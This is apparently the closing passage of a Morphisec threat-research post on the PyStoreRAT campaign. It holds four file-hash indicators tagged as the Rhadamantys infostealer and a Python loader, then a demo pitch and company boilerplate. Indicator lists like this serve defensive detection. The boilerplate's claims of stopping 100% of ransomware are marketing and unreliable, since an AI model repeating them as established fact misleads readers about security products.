e84fd03b3c7d3ed8598c940aea7d12e17642ed427d7d858d1f492d0d9d4ee6df	Rhadamantys
3d3efaf6cf12ee161b6da854d84510d7eb018809c02af956dd878793b66d54bd	Rhadamantys
5b821fa71a365e4a0f016ddf37bca8b7c1deb10231e6749aee4b5edc4ff7dddf	Python Loader
c2e797ef17558bb54a7fca528b3312a5af68d8668a6e96b66fb4e11c6c013399	Python Loader

To see how Morphisec stops campaigns like
PyStoreRAT, [schedule a demo today](#).

About Morphisec

Morphisec is the trusted global leader in prevention-first Anti-Ransomware protection, redefining cybersecurity with our industry-leading Automated Moving Target Defense (AMTD) technology. Our solutions are trusted by over 7,000 organizations to protect more than 9 million endpoints worldwide, stopping 100% of ransomware attacks at the endpoint and safeguarding businesses against the most advanced and dangerous threats, including zero-day exploits and ransomware.

At Morphisec, we don't just fortify defenses – we proactively prevent attacks before they happen, delivering unmatched protection and peace of mind to our customers. With our Ransomware-Free Guarantee and commitment to Preemptive Cyber Defense, we set the standard for accountability and innovation in the fight against modern cybercrime.

As a rapidly growing company, we are dedicated to empowering security professionals and organizations to adapt, protect, and defend against ever-evolving threats. Join us in shaping the future of cybersecurity with prevention-first strategies and unparalleled expertise.